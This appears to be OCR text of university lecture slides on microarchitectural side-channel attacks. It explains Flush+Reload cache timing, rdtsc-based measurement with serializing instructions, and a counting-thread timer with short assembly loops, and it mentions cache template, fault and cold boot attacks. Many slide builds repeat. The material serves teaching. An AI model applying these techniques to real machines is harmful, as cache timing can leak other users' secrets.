

Cache miss
Request
printf("%d", i);
printf("%d", i);


Cache miss
printf("%d", i);
printf("%d", i);
Request
Response


Cache miss
printf("%d", i);
printf("%d", i);
i
Request
Response


Cache miss
printf("%d", i);
printf("%d", i);
Cache hit
i
Request
Response


Cache miss
printf("%d", i);
printf("%d", i);
Cache hit
i
Request
Response
No DRAM access,
much faster



DRAM access,
slow
Cache miss
printf("%d", i);
printf("%d", i);
Cache hit
No DRAM access,
much faster
i
Request
Response

Shared Memory

ATTACKER


flush


access



VICTIM

access


Shared Memory
ATTACKER
flush
access
cached
Shared Memory
cached
VICTIM
access



Shared Memory
ATTACKER
flush
access
Shared Memory
VICTIM
access

Shared Memory

ATTACKER


flush


access





VICTIM

access


Shared Memory
ATTACKER
flush
access
VICTIM
access


Shared Memory
ATTACKER
flush
access
Shared Memory
VICTIM
access


Shared Memory
ATTACKER
flush
access
Shared Memory
VICTIM
access


Shared Memory
ATTACKER
flush
access
Shared Memory
VICTIM
access
vs
Victim accessed
Victim did not access

Physical Side Channels

Physical Side Channels

- theoretical maximum accuracy of $5.4 \cdot 10^{-44}$s

Physical Side Channels

- theoretical maximum accuracy of $5.4 \cdot 10^{-44}$s
- feasible today: $850 \cdot 10^{-21}$s

Physical Side Channels

- theoretical maximum accuracy of $5.4 \cdot 10^{-44}$s
- feasible today: $850 \cdot 10^{-21}$s

Microarchitectural Attacks

Physical Side Channels

- theoretical maximum accuracy of $5.4 \cdot 10^{-44}$s
- feasible today: $850 \cdot 10^{-21}$s

Microarchitectural Attacks

- often around nanoseconds

Temporal Component: Timestamps


Physical Side Channels

- theoretical maximum accuracy of $5.4 \cdot 10^{-44}$s
- feasible today: $850 \cdot 10^{-21}$s

Microarchitectural Attacks


- often around nanoseconds
- sometimes much lower

Physical Side Channels




Physical Side Channels

- in the range of multiple GHz




Temporal Component: Sampling Rate



Physical Side Channels

- in the range of multiple GHz

Microarchitectural Attacks




Physical Side Channels

- in the range of multiple GHz

Microarchitectural Attacks

- usually varying frequency (depending on the attack)




Physical Side Channels

- in the range of multiple GHz

Microarchitectural Attacks

- usually varying frequency (depending on the attack)
- between a few ns ($<$ 1 GHz) and multiple seconds ($<$ 1 Hz) (or even worse)




Physical Side Channels

- in the range of multiple GHz

Microarchitectural Attacks

- usually varying frequency (depending on the attack)
- between a few ns ($<$ 1 GHz) and multiple seconds ($<$ 1 Hz) (or even worse)
- strongly dependent on the specific attack




Physical Side Channels

- in the range of multiple GHz

Microarchitectural Attacks

- usually varying frequency (depending on the attack)
- between a few ns (< 1 GHz) and multiple seconds (< 1 Hz) (or even worse)
- strongly dependent on the specific attack
  - device under test = measurement device



Physical Side Channels


- in the range of multiple GHz

Microarchitectural Attacks


- usually varying frequency (depending on the attack)
- between a few ns (< 1 GHz) and multiple seconds (< 1 Hz) (or even worse)
- strongly dependent on the specific attack
  - device under test = measurement device
  - observer effect


device under test = measurement device

- measuring time takes some time
- limits the resolution
- measuring cache hits/misses manipulates the cache state
- virtually all measurements are destructive




Flush+Reload has no noise except for:






Flush+Reload has no noise except for:

- Race condition between attacker and victim (observer effect)




Flush+Reload has no noise except for:

- Race condition between attacker and victim (observer effect)
- Speculative execution




Flush+Reload has no noise except for:

- Race condition between attacker and victim (observer effect)
- Speculative execution
- Prefetching



Flush+Reload has no noise except for:

- Race condition between attacker and victim (observer effect)
- Speculative execution
- Prefetching
- ...



Flush+Reload has no noise except for:

- Race condition between attacker and victim (observer effect)
- Speculative execution
- Prefetching
- ...

$\rightarrow$ Typically $> 99.99\%$ precision and recall

Measuring Processor Operations

- Very short timings
- `rdtsc` instruction: “cycle-accurate” timestamps

```
[...]
rdtsc
function()
rdtsc
[...]
```

What are we measuring?

- Do you measure what you *think* you measure?
- *Out-of-order* execution → what is really executed?

```
rdtsc
function()
[...]
rdtsc
```

```
rdtsc
[...]
rdtsc
function()
```

```
rdtsc
rdtsc
function()
[...]
```


FAIL
failblog.org

- use pseudo-serializing instruction `rdtscp` (recent CPUs)

- use pseudo-serializing instruction `rdtscp` (recent CPUs)
- and/or use serializing instructions like `cpuid`

- use pseudo-serializing instruction `rdtscp` (recent CPUs)
- and/or use serializing instructions like `cpuid`
- and/or use fences like `mfence`


- use pseudo-serializing instruction `rdtscp` (recent CPUs)
- and/or use serializing instructions like `cpuid`
- and/or use fences like `mfence`


Intel, *How to Benchmark Code Execution Times on Intel IA-32 and IA-64 Instruction Set Architectures White Paper*, December 2010.


AUGUST 22, 2018 BY BRUCE


Intel Publishes Microcode Security Patches, No Benchmarking Or Comparison Allowed!


UPDATE: **Intel has resolved their microcode licensing issue which I complained about in this blog post.** The new license text is here.


Cache Hits
Number of accesses
10^7
10^4
10^1
50
100
150
200
250
300
350
400
Access time [CPU cycles]



Cache Hits
Cache Misses
Number of accesses
10^7
10^4
10^1
50
100
150
200
250
300
350
400
Access time [CPU cycles]









- Flush+Reload had beautifully nice timings, right?




- Flush+Reload had beautifully nice timings, right?
- Well... steps of 2-4 cycles




- Flush+Reload had beautifully nice timings, right?
- Well... steps of 2-4 cycles
  - only 35-70 steps between hits and misses




- Flush+Reload had beautifully nice timings, right?
- Well... steps of 2-4 cycles
  - only 35-70 steps between hits and misses
- On some devices only 1-2 steps!



- We can build our own timer




- We can build our own timer
- Start a thread that continuously increments a global variable



- We can build our own timer
- Start a thread that continuously increments a global variable
- The global variable is our timestamp



ARE YOU REALLY EXPECTING TO
OUTPERFORM THE HARDWARE COUNTER?
imgflip.com

CPU cycles one increment takes





```
1 timestamp = rdtsc();
```

CPU cycles one increment takes





```
1 while(1) {
2   timestamp++;
3 }
```

CPU cycles one increment takes





```
1 while(1) {
2   timestamp++;
3 }
```

CPU cycles one increment takes





```
1 mov &timestamp, %rcx
2 1: incl (%rcx)
3 jmp 1b
```

CPU cycles one increment takes





```
1 mov &timestamp, %rcx
2 1: incl (%rcx)
3 jmp 1b
```

CPU cycles one increment takes






```
1 mov &timestamp, %rcx
2 1: inc %rax
3 mov %rax, (%rcx)
4 jmp 1b
```

CPU cycles one increment takes




```
1 mov &timestamp, %rcx
2 1: inc %rax
3 mov %rax, (%rcx)
4 jmp 1b
```


WHY?
MemeHappen


Frontend
L1 Instruction Cache
ITLB
Branch Predictor
Instruction Fetch & PreDecode
Instruction Queue
4-Way Decode
µOP Cache
µOPs
µOP
MUX
Allocation Queue
Execution Engine
CDB
Reorder buffer
Scheduler
ALU, AES, …
ALU, PMA, …
ALU, Vect, …
ALU, Branch
Load data
Load data
Store data
AGU
Execution Units
Memory Subsystem
Load Buffer
Store Buffer
L1 Data Cache
DTLB
STLB
L2 Cache

- device under test = measurement device

- device under test = measurement device

→ software defenses are possible

- device under test = measurement device


→ software defenses are possible


- e.g., make sure attacker can't compute in parallel to victim


- device under test = measurement device

→ software defenses are possible


- e.g., make sure attacker can't compute in parallel to victim
- how would that work in the physical world?









- physical: different offsets on the chip




- physical: different offsets on the chip
- microarchitectural:




- physical: different offsets on the chip
- microarchitectural:
  - different microarchitectural elements




- physical: different offsets on the chip
- microarchitectural:
  - different microarchitectural elements
  - more significant: huge virtual adress space



- physical: different offsets on the chip
- microarchitectural:
  - different microarchitectural elements
  - more significant: huge virtual adress space
  - 2^{48} different virtual memory locations




- physical: different offsets on the chip
- microarchitectural:
  - different microarchitectural elements
  - more significant: huge virtual adress space
  - 2^{48} different virtual memory locations
  - the location is often (part of) the secret




Cache Template Attack Demo

Cache Template[2]




[2]Daniel Gruss et al. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015.

Side-Channel Attacks and Fault Attacks?




Physical

- Side-channel attacks




Physical

- Side-channel attacks
- Fault attacks



Physical


- Side-channel attacks
- Fault attacks
- What about cold boot attacks?



Physical

